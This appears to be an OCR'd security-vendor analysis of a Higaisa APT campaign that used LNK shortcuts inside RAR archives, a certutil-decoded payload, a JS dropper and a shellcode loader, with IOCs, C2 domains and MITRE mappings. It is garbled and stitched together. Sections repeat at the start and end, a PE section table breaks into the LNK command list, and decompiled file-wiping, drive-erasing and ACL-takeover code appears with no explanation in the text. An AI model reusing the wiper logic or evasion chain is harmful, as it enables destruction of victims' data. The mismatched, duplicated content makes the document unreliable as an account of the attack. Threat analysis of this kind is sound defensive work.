
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

